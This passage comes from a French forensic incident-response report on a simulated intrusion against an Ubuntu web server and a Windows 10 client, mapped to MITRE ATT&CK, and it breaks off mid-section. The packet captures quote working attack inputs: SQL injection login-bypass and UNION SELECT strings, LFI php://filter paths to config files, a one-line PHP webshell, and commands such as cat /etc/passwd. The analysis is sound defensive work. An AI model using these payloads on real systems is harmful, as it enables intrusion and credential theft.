76953	2025-09-04 13:05:09.513076849	192.168.50.9	45578	192.168.1.2	22	SSHv2	1274	Client: Diffie-Hellman Key Exchange Init
76954	2025-09-04 13:05:09.552867782	192.168.50.9	45578	192.168.1.2	22	TCP	66	45578 → 22 [ACK] Seq=2809 Ack=2612 Win=65664 Len=0 T
76955	2025-09-04 13:05:09.552868169	192.168.50.9	45578	192.168.1.2	22	TCP	66	45578 → 22 [ACK] Seq=2809 Ack=2696 Win=65664 Len=0 T
76956	2025-09-04 13:05:09.574084925	192.168.50.9	45578	192.168.1.2	22	SSHv2	150	Client: New Keys, Encrypted packet (len=68)
76957	2025-09-04 13:05:09.616275639	192.168.50.9	45578	192.168.1.2	22	SSHv2	110	Client: Encrypted packet (len=44)
76958	2025-09-04 13:05:09.617625719	192.168.50.9	45578	192.168.1.2	22	SSHv2	126	Client: Encrypted packet (len=60)
76959	2025-09-04 13:05:09.662123164	192.168.50.9	45578	192.168.1.2	22	TCP	66	45578 → 22 [ACK] Seq=2997 Ack=3004 Win=67072 Len=0 T
76966	2025-09-04 13:05:13.486970733	192.168.50.9	45578	192.168.1.2	22	SSHv2	150	Client: Encrypted packet (len=84)
76967	2025-09-04 13:05:13.696688570	192.168.50.9	45578	192.168.1.2	22	TCP	66	45578 → 22 [ACK] Seq=3081 Ack=3032 Win=67072 Len=0 T
76968	2025-09-04 13:05:13.696914156	192.168.50.9	45578	192.168.1.2	22	SSHv2	178	Client: Encrypted packet (len=112)
76975	2025-09-04 13:05:14.705984812	192.168.50.9	45578	192.168.1.2	22	TCP	66	45578 → 22 [ACK] Seq=3193 Ack=3660 Win=67072 Len=0 T
76976	2025-09-04 13:05:14.707185254	192.168.50.9	45578	192.168.1.2	22	TCP	66	45578 → 22 [ACK] Seq=3193 Ack=3704 Win=67072 Len=0 T
76977	2025-09-04 13:05:14.707492720	192.168.50.9	45578	192.168.1.2	22	SSHv2	526	Client: Encrypted packet (len=460)
76978	2025-09-04 13:05:14.717049957	192.168.50.9	45578	192.168.1.2	22	TCP	66	45578 → 22 [ACK] Seq=3653 Ack=4560 Win=67072 Len=0 T
76979	2025-09-04 13:05:14.901964102	192.168.50.9	45578	192.168.1.2	22	TCP	66	45578 → 22 [ACK] Seq=3653 Ack=4660 Win=67072 Len=0 T
77008	2025-09-04 13:05:20.352842462	192.168.50.9	45578	192.168.1.2	22	SSHv2	102	Client: Encrypted packet (len=36)

Un compte a-t-il été compromis ? Il est impossible de savoir à ce stade si l'authentification a réussi car le tunnel est chiffré.

On détecte une attaque Bruteforce d'énumération du site web le **04/09/25 à 15:15 ⇒ 15 :17.** sur le **port 80** de la machine ubuntu **192.168.1.2** exécuter par la machine attaquante **192.168.50.9.**

78483	2025-09-04 13:15:39.676346768	192.168.50.9	55294	192.168.1.2	80	HTTP	191	GET /randomfile1 HTTP/1.1
78486	2025-09-04 13:15:39.680906516	192.168.50.9	55294	192.168.1.2	80	HTTP	186	GET /frand2 HTTP/1.1
78487	2025-09-04 13:15:39.686178729	192.168.50.9	55294	192.168.1.2	80	HTTP	193	GET /.bash_history HTTP/1.1
78488	2025-09-04 13:15:39.688082446	192.168.50.9	55294	192.168.1.2	80	HTTP	187	GET /.bashrc HTTP/1.1
78489	2025-09-04 13:15:39.689945624	192.168.50.9	55294	192.168.1.2	80	HTTP	186	GET /.cache HTTP/1.1
78490	2025-09-04 13:15:39.691714328	192.168.50.9	55294	192.168.1.2	80	HTTP	187	GET /.config HTTP/1.1
78491	2025-09-04 13:15:39.693441745	192.168.50.9	55294	192.168.1.2	80	HTTP	184	GET /.cvs HTTP/1.1
78492	2025-09-04 13:15:39.695408038	192.168.50.9	55294	192.168.1.2	80	HTTP	190	GET /.cvsignore HTTP/1.1
78493	2025-09-04 13:15:39.697150788	192.168.50.9	55294	192.168.1.2	80	HTTP	188	GET /.forward HTTP/1.1
78494	2025-09-04 13:15:39.698856393	192.168.50.9	55294	192.168.1.2	80	HTTP	189	GET /.git/HEAD HTTP/1.1
78495	2025-09-04 13:15:39.700701037	192.168.50.9	55294	192.168.1.2	80	HTTP	188	GET /.history HTTP/1.1
78496	2025-09-04 13:15:39.702652971	192.168.50.9	55294	192.168.1.2	80	HTTP	184	GET /.hta HTTP/1.1
78497	2025-09-04 13:15:39.704673581	192.168.50.9	55294	192.168.1.2	80	HTTP	185	GET /.hta_ HTTP/1.1
78498	2025-09-04 13:15:39.706603116	192.168.50.9	55294	192.168.1.2	80	HTTP	189	GET /.htaccess HTTP/1.1
78499	2025-09-04 13:15:39.708667993	192.168.50.9	55294	192.168.1.2	80	HTTP	190	GET /.htaccess_ HTTP/1.1
78500	2025-09-04 13:15:39.710550504	192.168.50.9	55294	192.168.1.2	80	HTTP	189	GET /.htpasswd HTTP/1.1
78501	2025-09-04 13:15:39.712351348	192.168.50.9	55294	192.168.1.2	80	HTTP	190	GET /.htpasswd_ HTTP/1.1
78502	2025-09-04 13:15:39.714204256	192.168.50.9	55294	192.168.1.2	80	HTTP	188	GET /.listing HTTP/1.1
78503	2025-09-04 13:15:39.715992864	192.168.50.9	55294	192.168.1.2	80	HTTP	189	GET /.listings HTTP/1.1
78504	2025-09-04 13:15:39.717932712	192.168.50.9	55294	192.168.1.2	80	HTTP	194	GET /.mysql_history HTTP/1.1

http

No.	Time	Source	srcport	Destination	destport	Protocol	Length	Info
117595	2025-09-04 13:16:52.872721813	192.168.50.9	60562	192.168.1.2	80	HTTP	193	GET /uploads/vbseo HTTP/1.1
117596	2025-09-04 13:16:52.874598627	192.168.50.9	60562	192.168.1.2	80	HTTP	195	GET /uploads/vbseocp HTTP/1.1
117597	2025-09-04 13:16:52.876472102	192.168.50.9	60562	192.168.1.2	80	HTTP	192	GET /uploads/vcss HTTP/1.1
117598	2025-09-04 13:16:52.878477162	192.168.50.9	60562	192.168.1.2	80	HTTP	197	GET /uploads/vdsbackup HTTP/1.1
117599	2025-09-04 13:16:52.880418262	192.168.50.9	60562	192.168.1.2	80	HTTP	194	GET /uploads/vector HTTP/1.1
117600	2025-09-04 13:16:52.882069594	192.168.50.9	60562	192.168.1.2	80	HTTP	195	GET /uploads/vehicle HTTP/1.1
117601	2025-09-04 13:16:52.883721062	192.168.50.9	60562	192.168.1.2	80	HTTP	204	GET /uploads/vehiclemakeoffer HTTP/1.1
117602	2025-09-04 13:16:52.885461582	192.168.50.9	60562	192.168.1.2	80	HTTP	200	GET /uploads/vehiclequote HTTP/1.1
117603	2025-09-04 13:16:52.887010951	192.168.50.9	60562	192.168.1.2	80	HTTP	204	GET /uploads/vehicletestdrive HTTP/1.1
117604	2025-09-04 13:16:52.888700271	192.168.50.9	60562	192.168.1.2	80	HTTP	196	GET /uploads/velocity HTTP/1.1
117605	2025-09-04 13:16:52.890404629	192.168.50.9	60562	192.168.1.2	80	HTTP	193	GET /uploads/venda HTTP/1.1
117606	2025-09-04 13:16:52.892146561	192.168.50.9	60562	192.168.1.2	80	HTTP	194	GET /uploads/vendor HTTP/1.1
117607	2025-09-04 13:16:52.893868329	192.168.50.9	60562	192.168.1.2	80	HTTP	195	GET /uploads/vendors HTTP/1.1
117608	2025-09-04 13:16:52.895739542	192.168.50.9	60562	192.168.1.2	80	HTTP	191	GET /uploads/ver HTTP/1.1
117609	2025-09-04 13:16:52.897367377	192.168.50.9	60562	192.168.1.2	80	HTTP	192	GET /uploads/ver1 HTTP/1.1
117610	2025-09-04 13:16:52.899100205	192.168.50.9	60562	192.168.1.2	80	HTTP	192	GET /uploads/ver2 HTTP/1.1
117611	2025-09-04 13:16:52.900824770	192.168.50.9	60562	192.168.1.2	80	HTTP	195	GET /uploads/version HTTP/1.1
117612	2025-09-04 13:16:52.902574503	192.168.50.9	60562	192.168.1.2	80	HTTP	198	GET /uploads/verwaltung HTTP/1.1
117613	2025-09-04 13:16:52.904600580	192.168.50.9	60562	192.168.1.2	80	HTTP	191	GET /uploads/vfs HTTP/1.1
117614	2025-09-04 13:16:52.906557172	192.168.50.9	60562	192.168.1.2	80	HTTP	190	GET /uploads/vi HTTP/1.1
117615	2025-09-04 13:16:52.908097630	192.168.50.9	60562	192.168.1.2	80	HTTP	194	GET /uploads/viagra HTTP/1.1
117616	2025-09-04 13:16:52.909774193	192.168.50.9	60562	192.168.1.2	80	HTTP	191	GET /uploads/vid HTTP/1.1
117617	2025-09-04 13:16:52.911496255	192.168.50.9	60562	192.168.1.2	80	HTTP	193	GET /uploads/video HTTP/1.1
117618	2025-09-04 13:16:52.913138306	192.168.50.9	60562	192.168.1.2	80	HTTP	193	GET /uploads/Video HTTP/1.1
117619	2025-09-04 13:16:52.914755941	192.168.50.9	60562	192.168.1.2	80	HTTP	194	GET /uploads/videos HTTP/1.1
117620	2025-09-04 13:16:52.916467522	192.168.50.9	60562	192.168.1.2	80	HTTP	192	GET /uploads/view HTTP/1.1
117621	2025-09-04 13:16:52.918058070	192.168.50.9	60562	192.168.1.2	80	HTTP	197	GET /uploads/view_cart HTTP/1.1
117622	2025-09-04 13:16:52.919658771	192.168.50.9	60562	192.168.1.2	80	HTTP	196	GET /uploads/viewcart HTTP/1.1

On en conclut que l'attaquant a essayé de cartographier le site web pour une éventuelle utilisation malveillante. A ce stade, aucun résultat de code (20X) permet de dire que l'attaquant a trouvé un fichier ou répertoire sensible.

Nous observons une connexion réussie au site **192.168.1.2** via une injection SQL le **04/09/2025 à 15:09**.

(http) && (tcp.srcport == 41680)

No.	Time	Source	srcport	Destination	destport	Protocol	Length	Reponse HTTP	Info
77833	2025-09-04 13:09:44.292098120	192.168.50.9	41680	192.168.1.2	80	HTTP	684		POST /auth/login.php HTTP/1.1 (app
77837	2025-09-04 13:09:45.459106621	192.168.50.9	41680	192.168.1.2	80	HTTP	509		GET /secure/dashboard.php HTTP/1.1


```
Accept-Encoding: gzip, deflate\r\n
Content-Type: application/x-www-form-urlencoded\r\n
Content-Length: 39\r\n
  [Content length: 39]
Origin: http://192.168.1.2\r\n
Connection: keep-alive\r\n
Referer: http://192.168.1.2/auth/login.php\r\n
Cookie: PHPSESSID=9hcuqjfc6dc5c6fu1sg94dqrd3\r\n
  Cookie pair: PHPSESSID=9hcuqjfc6dc5c6fu1sg94dqrd3
Upgrade-Insecure-Requests: 1\r\n
Priority: u=0, i\r\n
\r\n
[Full request URI: http://192.168.1.2/auth/login.php]
```

```
0170  20 67 7a 69 70 2c 20 64  65 66 6c 61 74 65 0d 0a    gzip, d eflate··
0180  43 6f 6e 74 65 6e 74 2d  54 79 70 65 3a 20 61 70   Content- Type: ap
0190  70 6c 69 63 61 74 69 6f  6e 2f 78 2d 77 77 77 2d   plicatio n/x-www-
01a0  66 6f 72 6d 2d 75 72 6c  65 6e 63 6f 64 65 64 0d   form-url encoded·
01b0  0a 43 6f 6e 74 65 6e 74  2d 4c 65 6e 67 74 68 3a   ·Content -Length:
01c0  20 33 39 0d 0a 4f 72 69  67 69 6e 3a 20 68 74 74    39··Ori gin: htt
01d0  70 3a 2f 2f 31 39 32 2e  31 36 38 2e 31 2e 32 0d   p://192. 168.1.2·
01e0  0a 43 6f 6e 6e 65 63 74  69 6f 6e 3a 20 6b 65 65   ·Connect ion: kee
01f0  70 2d 61 6c 69 76 65 0d  0a 52 65 66 65 72 65 72   p-alive· ·Referer
0200  3a 20 68 74 74 70 3a 2f  2f 31 39 32 2e 31 36 38   : http:/ /192.168
0210  2e 31 2e 32 2f 61 75 74  68 2f 6c 6f 67 69 6e 2e   .1.2/aut h/login.
0220  70 68 70 0d 0a 43 6f 6f  6b 69 65 3a 20 50 48 50   php··Coo kie: PHP
0230  53 45 53 53 49 44 3d 39  68 63 75 71 6a 66 63 36   SESSID=9 hcuqjfc6
0240  64 63 35 63 36 66 75 31  73 67 39 34 64 71 72 64   dc5c6fu1 sg94dqrd
```

```
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "username" = "' OR 1=1 -- "
    Key: username
    Value: ' OR 1=1 --
  Form item: "password" = "toto"
    Key: password
    Value: toto
```

Depuis la page **login.php**, l'utilisateur a réussi à se connecter et aller sur la page **/secure/dashboard.php**

On remarque qu'il a réussi à accéder à la page **/secure/admin.php** le **04/09/2025 à 15:13** et à tenter de récupérer la liste des tables du schéma de la bdd du site web :





```
Hypertext Transfer Protocol
  GET /secure/admin.php?search=%27+UNION+SELECT+table_name%2Ccolumn_name%2C%22%22%2C%22%22%2C%22
    Request Method: GET
    Request URI: /secure/admin.php?search=%27+UNION+SELECT+table_name%2Ccolumn_name%2C%22%22%2C%
      Request URI Path: /secure/admin.php
      Request URI Query: search=%27+UNION+SELECT+table_name%2Ccolumn_name%2C%22%22%2C%22%22%2C%2
        Request URI Query Parameter: search=%27
        Request URI Query Parameter: UNION
        Request URI Query Parameter: SELECT
        Request URI Query Parameter: table_name%2Ccolumn_name%2C%22%22%2C%22%22%2C%22%22
        Request URI Query Parameter: from
        Request URI Query Parameter: information_schema.columns
        Request URI Query Parameter: --
```

Le **04/09/2025 à 15:14,** l'attaquant a trouvé la **liste des tables** , le résultat de son **injection SQL** le confirme et il a probablement récupéré **les mots de passe** sauvegardés dans la **table "employees".**


```
Hypertext Transfer Protocol
  GET /secure/admin.php?search=%27++UNION+SELECT+%27%27%2Cusername%2Cpassword%2Cemail%2Csalary+F
    Request Method: GET
    Request URI: /secure/admin.php?search=%27++UNION+SELECT+%27%27%2Cusername%2Cpassword%2Cemail
      Request URI Path: /secure/admin.php
      Request URI Query: search=%27++UNION+SELECT+%27%27%2Cusername%2Cpassword%2Cemail%2Csalary+
        Request URI Query Parameter: search=%27
        Request URI Query Parameter: +UNION
        Request URI Query Parameter: SELECT
        Request URI Query Parameter: %27%27%2Cusername%2Cpassword%2Cemail%2Csalary
        Request URI Query Parameter: FROM
        Request URI Query Parameter: employees
        Request URI Query Parameter: --
```

On remarque une attaque réussie sur le **site web ubuntu 192.168.1.2** via **RCE**.
L'attaquant a exécuté **du code arbitraire** sur le serveur distant le **04/09/2025 à 15:20 ⇒ 15:21**
Les commandes suivantes ont été lancées :

id
whoami
cat /etc/passwd



Le fichier **shell.php** est inconnu et semble avoir été téléchargé le **04/09/2025 à 15:20** depuis la page **tool.php**, agissant comme la charge utile de l'attaquant.



```
Transmission Control Protocol, Src Port: 42560, Dst Port: 80, Seq: 1, Ack: 1, Len: 899
Hypertext Transfer Protocol
  POST /secure/tools.php HTTP/1.1\r\n
     Request Method: POST
     Request URI: /secure/tools.php
     Request Version: HTTP/1.1
  Host: 192.168.1.2\r\n
  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0\r\
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
  Accept-Language: en-US,en;q=0.5\r\n
  Accept-Encoding: gzip, deflate\r\n
  Content-Type: multipart/form-data; boundary=---------------------------25337968564208
  Content-Length: 261\r\n
     [Content length: 261]
  Origin: http://192.168.1.2\r\n
  Connection: keep-alive\r\n
  Referer: http://192.168.1.2/secure/tools.php\r\n
```

```
MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "---------------------------253379685642085891342983879500"
  [Type: multipart/form-data]
  First boundary: ---------------------------253379685642085891342983879500\r\n
  Encapsulated multipart part:  (application/x-php)
    Content-Disposition: form-data; name="upload"; filename="shell.php"\r\n
    Content-Type: application/x-php\r\n\r\n
    Media Type
      Media type: application/x-php (31 bytes)
  Last boundary: \r\n---------------------------253379685642085891342983879500--\r\n
```

Depuis wireshark, nous avons pu récupérer le contenu de la charge utile **shell.php** déposé dans le répertoire **/upload/** :

```
1 -----------------------------253379685642085891342983879500
2 Content-Disposition: form-data; name="upload"; filename="shell.php"
3 Content-Type: application/x-php
4
5 <?php system($_GET["cmd"]); ?>
6
7 -----------------------------253379685642085891342983879500--
8
```

La charge utile **shell.php** a été uploadée dans le répertoire **/uploads/** et celle-ci a été utilisée pour récupérer des **informations sensibles.**

Décidément , on observe encore une attaque réussie sur le site web via **LFI.** Il semble qu'il y a deux attaques LFI le **04/09/2025 à 15:20 ⇒ 15:25 et 15:28.**

```
2025-09-04 13:25:43.812397342  192.168.50.9    37486 192.168.1.2    80 HTTP    572    GET /secure/reports.php?include=php://filter/convert.base64-e
2025-09-04 13:28:00.640657683  192.168.50.9    41340 192.168.1.2    80 HTTP    582    GET /secure/reports.php?include=php://filter/convert.base64-e
```

```
Hypertext Transfer Protocol
  GET /secure/reports.php?include=php://filter/convert.base64-encode/resource=../setup.sql HTTP/1.1\r\n
     Request Method: GET
    Request URI: /secure/reports.php?include=php://filter/convert.base64-encode/resource=../setup.sql
       Request URI Path: /secure/reports.php
      Request URI Query: include=php://filter/convert.base64-encode/resource=../setup.sql
         Request URI Query Parameter: include=php://filter/convert.base64-encode/resource=../setup.sql
```

```
Hypertext Transfer Protocol
  GET /secure/reports.php?include=php://filter/convert.base64-encode/resource=../config/database.php HTTP/1.1\r\n
     Request Method: GET
    Request URI: /secure/reports.php?include=php://filter/convert.base64-encode/resource=../config/database.php
       Request URI Path: /secure/reports.php
      Request URI Query: include=php://filter/convert.base64-encode/resource=../config/database.php
         Request URI Query Parameter: include=php://filter/convert.base64-encode/resource=../config/database.php
     Request Version: HTTP/1.1
```


Le fichier ../setup.sql et ../config/database.php semblent **compromis**, l'attaquant connaît le contenu des **fichiers sensibles.**

5. Timeline

- 14:54 : Scan ARP sur le réseau interne depuis le routeur pfSense (192.168.1.254), probablement déclenché par l'attaquant externe (observé sur Windows 2019 et Ubuntu). Réponses ICMP (Echo ping) du serveur Windows 2019 (192.168.1.1) vers 192.168.50.9, confirmant la découverte de l'hôte.
  Techniques MITRE ATT&CK :
  - Active Scanning (T1595)
- 14:54 : Début d'un scan SYN massif sur le réseau 192.168.1.0/24 depuis 192.168.50.9 (observé via Wireshark sur pfSense et Windows 10).
  Techniques MITRE ATT&CK :
  - Active Scanning (T1595)
- 14:55 - 15:03 : Attaques par force brute SSH - Nombreuses tentatives de connexion SSH en erreur sur le serveur Ubuntu (192.168.1.2) avec le compte "info" (logs Splunk).
  Origine : 192.168.50.14
  Techniques MITRE ATT&CK :
  - Brute Force (T1110)
  - Remote Services: SSH (T1021.004)
  - Valid Accounts (T1078)
- 15:03, 15:05, 15:29 : Authentification SSH réussie sur Ubuntu (192.168.1.2) avec le compte "info" depuis 192.168.50.9 et 192.168.50.14 (logs Splunk). Compte compromis, servant de point d'entrée.
  Techniques MITRE ATT&CK :
  - Remote Services: SSH (T1021.004)
  - Valid Accounts (T1078)
- 15:13 : Injections SQL sur le site web hébergé sur Ubuntu (logs Splunk). Possible exfiltration de données MySQL (noms de tables, potentiellement mots de passe de la table "employees").
  Techniques MITRE ATT&CK :
  - Exploit Public-Facing Application (T1190)
- 15:17 - 15:22 : Tentative d'énumération du site web (statuts HTTP 404 majoritaires, logs Splunk). Recherche de répertoires et fichiers via outils automatisés.
  Techniques MITRE ATT&CK :
  - File and Directory Discovery (T1083)
  - Active Scanning: Wordlist Scanning (T1595.003)
- 15:20 - 15:21 : Upload d'un webshell (shell.php) via /secure/tools.php sur Ubuntu, suivi d'exécution de commandes RCE (id, whoami, cat /etc/passwd). Fuite de fichiers sensibles (observés via Wireshark et logs Splunk).
  Techniques MITRE ATT&CK :
  - Web Shell (T1505.003)
  - Exploitation for Client Execution (T1203)
- 15:20 - 15:25 et 15:28 : Deux attaques LFI supplémentaires, compromettant ../setup.sql et ../config/database.php (fichiers de configuration sensibles exfiltrés).
  Techniques MITRE ATT&CK :
  - Exploit Public-Facing Application (T1190)
  - File and Directory Discovery (T1083)

- 15:21 : Attaque LFI (Local File Inclusion) affichant /etc/passwd via URL suspects (logs Splunk).
  Techniques MITRE ATT&CK :
  - Exploit Public-Facing Application (T1190)
- 15:24 : Exécution de code distant (RCE) confirmée sur le serveur web Ubuntu.
  Techniques MITRE ATT&CK :
  - Exploitation for Client Execution (T1203)
- 15:34 : Connexion RDP réussie depuis 192.168.50.9 vers Windows 10 (192.168.1.4) avec compte "info" (logs Wireshark et Splunk).
  Techniques MITRE ATT&CK :
  - Remote Services: Remote Desktop Protocol (T1021.001)
  - Valid Accounts (T1078)
- 15:36 : Accès à GitHub depuis Windows 10 (récupération probable de PowerUp.ps1 pour escalade de privilèges, observé via TLS handshake dans Wireshark). Connexion à raw.githubusercontent.com.
  Techniques MITRE ATT&CK :
  - Command and Scripting Interpreter: PowerShell (T1059.001)
  - Ingress Tool Transfer (T1105)
  - Vulnerability Scanning (T1595.002)
- 15:39 - 15:41 : Exécution de scripts PowerShell sur Windows 10 (création de fichiers temporaires comme __PSScriptPolicyTest.ps1 et PowerUp.ps1, logs Splunk). Identification de vulnérabilités (ex. updater.exe de Google Chrome).
  Techniques MITRE ATT&CK :
  - Command and Scripting Interpreter: PowerShell (T1059.001)
  - Vulnerability Scanning (T1595.002)
- 15:48 : Téléchargement du malware **updater.exe (trojan)** depuis 192.168.50.9 vers Windows 10 via HTTP port 80.
  Techniques MITRE ATT&CK :
  - Ingress Tool Transfer (T1105)
- 15:49 : Connexion RDP depuis 192.168.50.9 vers Windows 10 avec compte "info" (traces dans dump mémoire Volatility). Authentification Kerberos sur serveur AD (192.168.1.1).
  Techniques MITRE ATT&CK :
  - Remote Services: Remote Desktop Protocol (T1021.001)
  - Valid Accounts (T1078)
- 15:50 : Exécution de commandes net user et net localgroup sur Windows 10 pour créer le compte local "cyberu" (mot de passe "123cyberu.!") et l'ajouter au groupe Administrateurs (41 exécutions, logs Splunk et Volatility). Lancé via updater.exe compromis.
  Techniques MITRE ATT&CK :
  - Account Manipulation (T1098)
  - Valid Accounts (T1078.003)
- 15:52 : Connexion RDP réussie depuis 192.168.50.9 vers Windows 10 avec le nouveau compte "cyberu" (logs Wireshark, Splunk et Volatility).
  Techniques MITRE ATT&CK :
  - Remote Services: Remote Desktop Protocol (T1021.001)
  - Valid Accounts (T1078)

Cette timeline met en évidence une attaque en phases : reconnaissance, accès initial via web et SSH, mouvement latéral via RDP, persistance via malware et comptes. L'incident a duré environ 1 heure, avec un pic d'activité entre 15:00 et 15:52. Pour une analyse plus approfondie, des outils comme Volatility ou Wireshark pourraient être utilisés sur des dumps supplémentaires.



6. Technique

6.1. Reconnaissance

- ➢ Active Scanning (T1595) : Balayage ARP et scan SYN massifs sur le réseau interne pour identifier les hôtes et services actifs.
- ➢ Active Scanning: Wordlist Scanning (T1595.003) : Tentative d'énumération du site web (statuts HTTP 404 majoritaires) pour découvrir des répertoires et fichiers sensibles.
- ➢ Vulnerability Scanning (T1595.002) : Utilisation de PowerUp.ps1 pour identifier les vulnérabilités sur le système Windows 10 (ex. updater.exe de Google Chrome).

6.2. Accès Initial

- ➢ Exploit Public-Facing Application (T1190) : Exploitation de vulnérabilités critiques (injection SQL, LFI) sur l'application web du serveur Ubuntu pour obtenir un accès initial.
- ➢ Valid Accounts (T1078) : Utilisation du compte "info" compromis pour les accès SSH et RDP.
- ➢ External Remote Services (T1133) : Utilisation du protocole SSH pour les tentatives de connexion par force brute et les authentifications réussies sur le serveur Ubuntu.

6.3 Accès aux comptes informations d’identification

- ➢ Brute Force (T1110) : Tentatives de connexion SSH par force brute sur le serveur Ubuntu, menant à la compromission du compte "info".

6.4. Exécution

- ➢ Command and Scripting Interpreter: PowerShell (T1059.001) : Exécution de scripts PowerShell (notamment PowerUp.ps1) sur Windows 10.
- ➢ Exploitation for Client Execution (T1203) : Exécution de code à distance (RCE) sur le serveur web Ubuntu via le webshell - Exécution de commandes sur le serveur web pour exfiltrer des données (cat /etc/passwd, liste des tables MySQL).

6.5. Persistance

- ➢ Account Manipulation (T1098) : Création du compte local "cyberu" sur Windows 10.
- ➢ Valid Accounts (T1078.003) : Utilisation du compte "cyberu" nouvellement créé pour des accès RDP persistants.
- ➢ Web Shell (T1505.003) : Téléchargement et exécution d'un webshell (shell.php) sur le serveur Ubuntu pour exécuter des commandes arbitraires.

6.6. Escalade de Privilèges

➢ Account Manipulation (T1098) : compte local "cyberu" sur Windows 10 ajouté au groupe Administrateurs

6.7. Mouvement Latéral

➢ Remote Services: Remote Desktop Protocol (T1021.001) : Mouvement latéral depuis l'IP de l'attaquant (192.168.50.9) vers le client Windows 10 (192.168.1.4).

6.8. Découverte

➢ File and Directory Discovery (T1083) : Tentatives d'énumération du site web et exploitation de LFI pour accéder à des fichiers sensibles (ex. /etc/passwd, database.php, setup.sql).

6.10. Commande & contrôle

➢ Ingress Tool Transfer (T1105) : Téléchargement du malware updater.exe (trojan) depuis le serveur de l'attaquant vers Windows 10.

7. Résultats et interprétation

Cet incident révèle une intrusion complexe et des activités malveillantes étendues au sein de l'infrastructure d'IRON4SOFTWARE, dont l'analyse a permis d'établir les points suivants :

7.1. Cause probable de l'incident :

La cause première de cet incident est l'exploitation de vulnérabilité critique de type injection SQL sur l'application web hébergée par le serveur Ubuntu (**192.168.1.2**). Cette faille, présente sur la page login.php et exploitée avec succès dès **15h09**, a permis aux attaquants de contourner l'authentification et d'accéder à des zones restreintes (**/secure/dashboard.php**, **/secure/admin.php**), ainsi que de récupérer des informations sensibles directement depuis la base de données, y compris les noms de tables et potentiellement les mots de passe de la table employees.

7.2. Vecteur(s) d'intrusion :

Le vecteur d'intrusion principal a été l'exploitation de la vulnérabilité web (**injection SQL**) sur le **serveur Ubuntu 192.168.1.2.** Parallèlement, des attaques par **force brute SSH** ont été menées sur ce même serveur Ubuntu (dès **14h55** depuis **192.168.50.14**), permettant de récupérer les informations d'authentification du compte **"info"** (succès d'authentification à **15h03, 15h05, 15h29**). Une fois l'**accès initia**l obtenu via ces méthodes, les attaquants ont

utilisé un logiciel malveillant (**cheval de Troie updater.exe** téléchargé à **15:48** sur le **client Windows 10 192.168.1.4**) comme second vecteur pour établir une persistance et étendre leur contrôle.

7.3 Étendue de la compromission :

La compromission est avérée et a touché plusieurs systèmes critiques de l'infrastructure :

